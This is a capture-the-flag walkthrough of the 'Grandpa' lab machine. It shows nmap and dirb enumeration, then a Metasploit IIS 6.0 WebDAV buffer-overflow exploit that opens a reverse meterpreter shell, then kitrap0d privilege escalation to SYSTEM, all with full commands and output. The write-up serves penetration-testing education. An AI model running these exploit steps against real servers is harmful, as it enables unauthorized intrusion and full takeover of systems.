Grandpa

The target for this box is a Windows machine.

Enumeration:

The first step is the enumeration. We will use nmap for a stealth scan first, and then a default and a service scan for the opened ports.


```
root@kali:~/challs# nmap -sS 10.129.2.85
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-28 01:04 CET
Nmap scan report for 10.129.2.85
Host is up (0.088s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 10.38 seconds
root@kali:~/challs# nmap -sC -sV 10.129.2.85 -p 80
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-28 01:05 CET
Nmap scan report for 10.129.2.85
Host is up (0.075s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 6.0
| http-methods:
|_  Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT MOVE MKCOL PROPPATCH
|_http-server-header: Microsoft-IIS/6.0
|_http-title: Under Construction
| http-webdav-scan:
|   WebDAV type: Unkown
|   Server Type: Microsoft-IIS/6.0
|   Server Date: Thu, 28 Jan 2021 00:05:44 GMT
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
|_  Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.61 seconds
root@kali:~/challs#
```

We get here only the port 80, for a Microsoft IIS server running on the 6.0 version.



For more information, we can run a nmap scan in order to discover what is the OS version running on the target. To do so, we run the scan with the “-O” flag.

```
root@kali:~/challs# nmap -O 10.129.2.85
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-28 01:10 CET
Nmap scan report for 10.129.2.85
Host is up (0.079s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE
80/tcp open  http
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2003|2008|XP|2000 (92%)
OS CPE: cpe:/o:microsoft:windows_server_2003::sp1 cpe:/o:microsoft:windows_server_2003::sp2 cpe:/o:micr
Aggressive OS guesses: Microsoft Windows Server 2003 SP1 or SP2 (92%), Microsoft Windows Server 2008 En
dows XP SP3 (90%), Microsoft Windows XP (87%), Microsoft Windows 2000 SP4 (87%), Microsoft Windows Serv
Windows Server 2003 SP2 (85%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.19 seconds
root@kali:~/challs#
```

From the different versions and services that we got from the scan; we can search with *searchsploit* for known vulnerabilities.

```
root@kali:~/challs# searchsploit IIS 6.0
----------------------------------------------------------------------------------------------------
 Exploit Title
----------------------------------------------------------------------------------------------------
Microsoft IIS 4.0/5.0/6.0 - Internal IP Address/Internal Network Name Disclosure
Microsoft IIS 5.0/6.0 FTP Server (Windows 2000) - Remote Stack Overflow
Microsoft IIS 5.0/6.0 FTP Server - Stack Exhaustion Denial of Service
Microsoft IIS 6.0 - '/AUX / '.aspx' Remote Denial of Service
Microsoft IIS 6.0 - ASP Stack Overflow Stack Exhaustion (Denial of Service) (MS10-065)
Microsoft IIS 6.0 - WebDAV 'ScStoragePathFromUrl' Remote Buffer Overflow
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (1)
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (2)
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (Patch)
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (PHP)
Microsoft IIS 6.0/7.5 (+ PHP) - Multiple Vulnerabilities
----------------------------------------------------------------------------------------------------
Shellcodes: No Results
Papers: No Results
root@kali:~/challs#
```

Before any exploit, we will run *dirb* in order to find hidden directories.

```
root@kali:~/challs# dirb http://10.129.2.85

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Jan 28 01:07:12 2021
URL_BASE: http://10.129.2.85/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.129.2.85/ ----
+ http://10.129.2.85/_private (CODE:403|SIZE:1529)
==> DIRECTORY: http://10.129.2.85/_vti_bin/
+ http://10.129.2.85/_vti_bin/_vti_adm/admin.dll (CODE:200|SIZE:195)
+ http://10.129.2.85/_vti_bin/_vti_aut/author.dll (CODE:200|SIZE:195)
+ http://10.129.2.85/_vti_bin/shtml.dll (CODE:200|SIZE:96)
+ http://10.129.2.85/_vti_cnf (CODE:403|SIZE:1529)
+ http://10.129.2.85/_vti_log (CODE:403|SIZE:1529)
+ http://10.129.2.85/_vti_pvt (CODE:403|SIZE:1529)
+ http://10.129.2.85/_vti_txt (CODE:403|SIZE:1529)
+ http://10.129.2.85/aspnet_client (CODE:403|SIZE:218)
```

As we can see, we get a 403 for the "_private" directory.

For our exploit, as we can see, the IIS 6.0 version is vulnerable to the *ScStoragePathFromUrl* Buffer Overflow. After few researches, I found that IIS 6.0 running on Windows IIS Server with PROPFIND enabled (highlighted above in the nmap scan) and WebDAV enabled are vulnerable to *ScStoragePathFromUrl*. Let us test it in the exploitation part.

Exploitation:

We found from *searchsploit* that *msfconsole* has a module for the *ScStoragePathFromUrl* Buffer Overflow, as we can see below:

```
root@kali:~/challs# msfdb init
[+] Starting database
[i] The database appears to be already configured, skipping initialization
root@kali:~/challs# msfconsole -q
msf5 > search ScStoragePathFromUrl

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   1  exploit/windows/iis/iis_webdav_scstoragepathfromurl  2017-03-26       manual  Yes    Microsoft IIS WebDav ScStoragePathFromUrl Overflow

msf5 >
```

We can use the module and list the different options.

```
msf5 > use exploit/windows/iis/iis_webdav_scstoragepathfromurl
msf5 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > options

Module options (exploit/windows/iis/iis_webdav_scstoragepathfromurl):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   MAXPATHLENGTH  60               yes       End of physical path brute force
   MINPATHLENGTH  3                yes       Start of physical path brute force
   Proxies                         no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                          yes       The target address range or CIDR identifier
   RPORT          80               yes       The target port (TCP)
   SSL            false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI      /                yes       Path of IIS 6 web application
   VHOST                           no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Microsoft Windows Server 2003 R2 SP2 x86


msf5 exploit(windows/iis/iis_webdav_scstoragepathfromurl) >
```

The only option to set here is the RHOSTS, the IP address of the IIS server. And then we run our exploit.

```
msf5 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > set RHOSTS 10.129.2.85
RHOSTS => 10.129.2.85
msf5 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > run

[*] Started reverse TCP handler on 10.10.14.76:4444
[*] Trying path length 3 to 60 ...
[*] Sending stage (179779 bytes) to 10.129.2.85
[*] Meterpreter session 1 opened (10.10.14.76:4444 -> 10.129.2.85:1030) at 2021-01-28 01:20:41 +0100

meterpreter >
```

The exploit worked! We get a meterpreter session on port 4444. Let us discover our privileges on the machine.

```
meterpreter > shell
[-] Failed to spawn shell with thread impersonation. Retrying without it.
Process 3544 created.
Channel 2 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

c:\windows\system32\inetsrv>whoami
whoami
nt authority\network service

c:\windows\system32\inetsrv>
```

As we can see, we are *NT AUTHORITY\network service*. We can start the Privesc part in order to enumerate the different paths that can lead us to get higher privileges.

Privilege Escalation:

The first step for the PE part is to enumerate the different privileges for the current user.

```
c:\windows\system32\inetsrv>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAuditPrivilege              Generate security audits                  Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
```

From *SeImpersonatePrivilege* for example, we can run RottenPotato to get higher privileges. But here we will use the *local_exploit_suggester* module for post – exploitation to list the different possible attacks.

```
msf5 > use post/multi/recon/local_exploit_suggester
msf5 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   SESSION         1                yes       The session to run this module on
   SHOWDESCRIPTION false            yes       Displays a detailed description for the available exploits

msf5 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 10.129.2.85 - Collecting local exploits for x86/windows...
[*] 10.129.2.85 - 29 exploit checks are being tried...
[+] 10.129.2.85 - exploit/windows/local/ms10_015_kitrap0d: The target service is running, but could not be validated.
[+] 10.129.2.85 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.129.2.85 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.129.2.85 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.129.2.85 - exploit/windows/local/ms16_016_webdav: The target service is running, but could not be validated.
[+] 10.129.2.85 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The target service is running, but could not be validated.
[+] 10.129.2.85 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.129.2.85 - exploit/windows/local/ms16_075_reflection_juicy: The target appears to be vulnerable.
[+] 10.129.2.85 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
```

The first module, *ms10_015_kitrap0d* is interesting since it allows an attacker to switch Kernel Stack to a specified address and to gain a shell with SYSTEM privileges.

Let us run the exploit and see what we get!

```
msf5 exploit(windows/local/ms10_015_kitrap0d) > run

[*] Started reverse TCP handler on 10.10.14.76:8888
[*] Launching notepad to host the exploit...
[+] Process 2044 launched.
[*] Reflectively injecting the exploit DLL into 2044...
[*] Injecting exploit into 2044 ...
[*] Exploit injected. Injecting payload into 2044...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (179779 bytes) to 10.129.2.85
[*] Meterpreter session 2 opened (10.10.14.76:8888 -> 10.129.2.85:1031) at 2021-01-28 01:51:20 +0100

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Thank you for reading !

Ruben Enkaoua – GL4DI4T0R

ruben.formation@gmail.com